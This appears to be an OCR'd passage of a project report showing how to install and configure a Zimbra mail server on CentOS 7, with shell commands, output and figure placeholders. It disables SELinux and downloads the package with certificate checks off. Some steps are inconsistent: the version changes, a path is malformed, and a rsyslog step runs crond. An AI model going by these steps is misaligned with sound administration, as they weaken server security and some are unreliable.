


Figure 190




Figure 191




Figure 192




Figure 193

MAILSERVER CONFIGURATIONS

We have implemented the mail Server with Linux centOS7 operating system for the network. The mail server is used to transfer mails.

I. Assigning IP address




Figure 194

II. setup hostname

```
[root@localhost administrator]# hostnamectl set-hostname mailserver.abc.local
```

Figure 195

```
[root@localhost administrator]# hostnamectl status
   Static hostname: mailserver.abc.local
         Icon name: computer-vm
           Chassis: vm
        Machine ID: 4419a440cecf4528985f6ab95dc47765
           Boot ID: 71dbc5cb1b91425db9332bb29700de18
    Virtualization: vmware
  Operating System: CentOS Linux 7 (Core)
       CPE OS Name: cpe:/o:centos:centos:7
            Kernel: Linux 3.10.0-1127.18.2.el7.x86_64
      Architecture: x86-64
```

Figure 195

III. Disable selinux

```
[root@localhost administrator]# vim /etc/sysconfig/selinux
```

Figure 196




Figure 197

IV. Disable postfix services

```
[root@localhost administrator]# systemctl disable postfix
```

Figure 198

```
[root@localhost administrator]# systemctl disable postfix
Removed symlink /etc/systemd/system/multi-user.target.wants/postfix.service.
```

Figure 199

V. Create the email directory.

```
[root@localhost administrator]# mkdir /email
```

Figure 200

VI. Download Zimbra package

```
[root@localhost administrator]# wget https://files.zimbra.com/downloads/8.8.11_G
A/zcs-8.8.11_GA_3737.RHEL7_64.20181207111719.tgz --no-check-certificate
```

Figure 201

```
HTTP request sent, awaiting response... 404 Not Found
2020-08-29 06:48:00 ERROR 404: Not Found.

[root@localhost administrator]# wget https://files.zimbra.com/downloads/8.8.11_G
A/zcs-8.8.11_GA_3737.RHEL7_64.201812071111719.tgz --no-check-certificate
--2020-08-29 07:21:41--  https://files.zimbra.com/downloads/8.8.11_GA/zcs-8.8.11
_GA_3737.RHEL7_64.201812071111719.tgz
Resolving files.zimbra.com (files.zimbra.com)... 54.192.149.132
Connecting to files.zimbra.com (files.zimbra.com)|54.192.149.132|:443... connect
ed.
HTTP request sent, awaiting response... 404 Not Found
2020-08-29 07:21:43 ERROR 404: Not Found.

[root@localhost administrator]# wget https://files.zimbra.com/downloads/8.8.11_G
A/zcs-8.8.11_GA_3737.RHEL7_64.20181207111719.tgz --no-check-certificate
--2020-08-29 07:22:52--  https://files.zimbra.com/downloads/8.8.11_GA/zcs-8.8.11
_GA_3737.RHEL7_64.20181207111719.tgz
Resolving files.zimbra.com (files.zimbra.com)... 13.35.13.87
Connecting to files.zimbra.com (files.zimbra.com)|13.35.13.87|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 252959057 (241M) [binary/octet-stream]
Saving to: 'zcs-8.8.11_GA_3737.RHEL7_64.20181207111719.tgz'

59% [=====================>                ] 150,433,260 34.9KB/s  eta 2m 56s
```

Figure 202

```
[root@localhost administrator]# wget https://files.zimbra.com/downloads/8.8.11_GA
/zcs-8.8.11_GA_3737.RHEL7_64.20181207111719.tgz --no-check-certificate
--2020-08-29 07:22:52--  https://files.zimbra.com/downloads/8.8.11_GA/zcs-8.8.11_
GA_3737.RHEL7_64.20181207111719.tgz
Resolving files.zimbra.com (files.zimbra.com)... 13.35.13.87
Connecting to files.zimbra.com (files.zimbra.com)|13.35.13.87|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 252959057 (241M) [binary/octet-stream]
Saving to: 'zcs-8.8.11_GA_3737.RHEL7_64.20181207111719.tgz'
```

Figure 203

```
[root@localhost administrator]# wget https://files.zimbra.com/downloads/8.8.11_GA
/zcs-8.8.11_GA_3737.RHEL7_64.20181207111719.tgz --no-check-certificate
--2020-08-29 07:22:52--  https://files.zimbra.com/downloads/8.8.11_GA/zcs-8.8.11_
GA_3737.RHEL7_64.20181207111719.tgz
Resolving files.zimbra.com (files.zimbra.com)... 13.35.13.87
Connecting to files.zimbra.com (files.zimbra.com)|13.35.13.87|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 252959057 (241M) [binary/octet-stream]
Saving to: ‘zcs-8.8.11_GA_3737.RHEL7_64.20181207111719.tgz’

61% [=======================>                ] 154,908,012 54.7KB/s  eta 3m 36s
 61% [=======================>                ] 154,913,804 55.6KB/s  eta 3m 36s
100%[======================================>] 252,959,057  944KB/s   in 9m 54s

2020-08-29 07:32:48 (416 KB/s) - ‘zcs-8.8.11_GA_3737.RHEL7_64.20181207111719.tgz’
 saved [252959057/252959057]
```

Figure 204

VII. Decompress Zimbra package

```
[root@localhost administrator]# tar -zxvf zcs-8.8.11_GA_3737.RHEL7_64.20181207111
719.tgz
```

Figure 205

VIII. Change directory for decompressed Zimbra package

```
[root@localhost administrator]# cd zcs-8.8.11_GA_3737.RHEL7_64.20181207111719
[root@localhost zcs-8.8.11_GA_3737.RHEL7_64.20181207111719]#
```

Figure 206

IX. Install Zimbra dependencies

```
[root@localhost zcs-8.8.11_GA_3737.RHEL7_64.20181207111719]# yum install nptl nma
p-ncat sudo-1.8.6p7-13 libidn-1.28-3 gmp-6.0.0-11 libaio-0.3.109-12 gmp-6.0.0-11
libaio-0.3.109-12 libstdc++-4.8.3-9 unzip-6.0-13 perl-core perl-5.16.3 sysstat sq
lite
```

Figure 207

```
Complete!
[root@localhost zcs-8.8.11_GA_3737.RHEL7_64.20181207111719]#
```

Figure 208

```
[root@localhost zcs-8.8.11_GA_3737.RHEL7_64.20181207111719]# yum -y install unzip
 net-tools sysstat openssh-clients perl-core libaio nmap-ncat libstdc++.so.6
```

Figure 209

```
Installed:
  libstdc++.i686 0:4.8.5-39.el7

Dependency Installed:
  glibc.i686 0:2.17-307.el7.1                    libgcc.i686 0:4.8.5-39.el7
  nss-softokn-freebl.i686 0:3.44.0-8.el7_7

Complete!
```

Figure 210

X. Adding hosts

```
[root@mailserver administrator]# vim /etc/hosts
```

Figure 211

```
administrator@localhost:/home/administrator
File  Edit  View  Search  Terminal  Help
127.0.0.1   localhost localhost.localdomain localhost4 localhost4.localdomain4
::1         localhost localhost.localdomain localhost6 localhost6.localdomain6

192.168.5.10    mailserver.abc.local
~
```

Figure 212

XI. Install Zimbra

```
[root@localhost zcs-8.8.11_GA_3737.RHEL7_64.20181207111719]# ./install.sh
```

Figure 213

XII. Install Zimbra packages

```
Checking for installable packages

Found zimbra-core (local)
Found zimbra-ldap (local)
Found zimbra-logger (local)
Found zimbra-mta (local)
Found zimbra-dnscache (local)
Found zimbra-snmp (local)
Found zimbra-store (local)
Found zimbra-apache (local)
Found zimbra-spell (local)
Found zimbra-memcached (repo)
Found zimbra-proxy (local)
Found zimbra-drive (repo)
Found zimbra-imapd (local)
Found zimbra-patch (repo)
```

Figure 214

```
Select the packages to install
Install zimbra-ldap [Y] y
Install zimbra-logger [Y] y
Install zimbra-mta [Y] y
Install zimbra-dnscache [Y] y
Install zimbra-snmp [Y] y
Install zimbra-store [Y] y
Install zimbra-apache [Y] y
Install zimbra-spell [Y] y
Install zimbra-memcached [Y] y
Install zimbra-proxy [Y] y
Install zimbra-drive [Y] y
Install zimbra-imapd (BETA - for evaluation only) [N] y
```

Figure 215

```
Install zimbra-chat [Y] y
Checking required space for zimbra-core
Checking space for zimbra-store
Checking required packages for zimbra-store
zimbra-store package check complete.

Installing:
    zimbra-core
    zimbra-ldap
    zimbra-logger
    zimbra-mta
    zimbra-dnscache
    zimbra-snmp
    zimbra-store
    zimbra-apache
    zimbra-spell
    zimbra-memcached
    zimbra-proxy
    zimbra-drive
    zimbra-imapd
    zimbra-patch
    zimbra-mta-patch
    zimbra-proxy-patch
    zimbra-chat

The system will be modified.  Continue? [N] y

Beginning Installation - see /tmp/install.log.mukEzutG for details...

                        zimbra-core-components will be downloaded and installe
d.
```

Figure 216

```
        com_zimbra_email...done.
        com_zimbra_mailarchive...done.
        com_zimbra_phone...done.
        com_zimbra_proxy_config...done.
        com_zimbra_srchhighlighter...done.
        com_zimbra_tooltip...done.
        com_zimbra_url...done.
        com_zimbra_viewmail...done.
        com_zimbra_webex...done.
        com_zimbra_ymemoticons...done.
        com_zextras_chat_open...done.
        com_zextras_drive_open...done.
Finished installing common zimlets.
Restarting mailboxd...done.
Creating galsync account for default domain...done.

You have the option of notifying Zimbra of your installation.
This helps us to track the uptake of the Zimbra Collaboration Server.
The only information that will be transmitted is:
        The VERSION of zcs installed (8.8.15_GA_3869_RHEL7_64)
        The ADMIN EMAIL ADDRESS created (admin@mailserver.abc.local)

Notify Zimbra of your installation? [Yes] Notifying Zimbra of installation via h
ttp://www.zimbra.com/cgi-bin/notify.cgi?VER=8.8.15_GA_3869_RHEL7_64&MAIL=admin@m
ailserver.abc.local

Notification complete

Checking if the NG started running...done.
Setting up zimbra crontab...done.


Moving /tmp/zmsetup.20200906-180559.log to /opt/zimbra/log


Configuration complete - press return to exit
```

Figure 217

XIII. Start crond services

```
[root@mailserver administrator]# systemctl enable crond
```

Figure 218

```
[root@mailserver administrator]# systemctl start crond
```

Figure 219

XIV. Edit rsyslog.conf

```
[root@mailserver administrator]# vim /etc/rsyslog.conf
```

Figure 220

```
# rsyslog configuration file

# For more information see /usr/share/doc/rsyslog-*/rsyslog_conf.html
# If you experience problems, see http://www.rsyslog.com/doc/troubleshoot.html

#### MODULES ####

# The imjournal module bellow is now used as a message source instead of imuxsoc
k.
$ModLoad imuxsock # provides support for local system logging (e.g. via logger c
ommand)
$ModLoad imjournal # provides access to the systemd journal
#$ModLoad imklog # reads kernel messages (the same are read from journald)
#$ModLoad immark  # provides --MARK-- message capability

# Provides UDP syslog reception
#$ModLoad imudp
#$UDPServerRun 514
```

Figure 221

XV. Log in to Zimbra user

```
[root@mailserver administrator]# su - zimbra
Last login: Sat Sep  5 20:44:47 +0530 2020
[zimbra@mailserver ~]$
```

Figure 222

XVI. Enable and restart rsyslog.conf

```
[root@mailserver administrator]# systemctl enable crond
```

Figure 223

```
[root@mailserver administrator]# systemctl start crond
```

Figure 224

```
[root@mailserver administrator]# /opt/zimbralibexec/zmsyslogsetup
```

Figure 225

XVII. Update uthenticate keys

```
[zimbra@mailserver ~]$ zmupdateauthkeys
[] INFO: master is down, falling back to replica...
[] FATAL: failed to initialize LDAP client
```

Figure 226

```
        ... 28 more
Updating /opt/zimbra/.ssh/authorized_keys
```

Figure 227

XVIII. Restart zmcontrol

```
[zimbra@mailserver ~]$ zmcontrol restart
Host localhost
```

Figure 228

XIX. Setup ports for firewall

```
[zimbra@mailserver ~]$ firewall-cmd --permanent --add-port=25/tcp
success
[zimbra@mailserver ~]$ firewall-cmd --permanent --add-port=80/tcp
success
[zimbra@mailserver ~]$ firewall-cmd --permanent --add-port=110/tcp
success
[zimbra@mailserver ~]$ firewall-cmd --permanent --add-port=143/tcp
success
[zimbra@mailserver ~]$ firewall-cmd --permanent --add-port=389/tcp
success
[zimbra@mailserver ~]$ firewall-cmd --permanent --add-port=443/tcp
success
[zimbra@mailserver ~]$ firewall-cmd --permanent --add-port=993/tcp
success
[zimbra@mailserver ~]$ firewall-cmd --permanent --add-port=995/tcp
success
[zimbra@mailserver ~]$ firewall-cmd --permanent --add-port=7025/tcp
success
[zimbra@mailserver ~]$ firewall-cmd --permanent --add-port=22/tcp
success
[zimbra@mailserver ~]$ firewall-cmd --permanent --add-service=http
success
[zimbra@mailserver ~]$ firewall-cmd --permanent --add-service=https
success
[zimbra@mailserver ~]$ firewall-cmd --permanent --add-service=ldap
success
[zimbra@mailserver ~]$ firewall-cmd --reload
success
```

Figure 229

```
[root@mailserver administrator]# zmprov ms mailserver.abc.local zimbraMtaLmtpHostLookup native
```

Figure 230

```
[zimbra@mailserver ~]$ zmprov mcf zimbraMtaLmtpHostLookup native
[zimbra@mailserver ~]$ zmmtactl restart
Rewriting configuration files...done.
Stopping saslauthd...done.
Starting saslauthd...done.
/postfix-script: refreshing the Postfix mail system
```

Figure 231

XX. Portal of Zimbra administrator




Figure 232

XXI. Configuring Zimbra mail server with active directory




Figure 233




Figure 234




Figure 235




Figure 236




Figure 237




Figure 238

XXII. Enter AD user




Figure 239

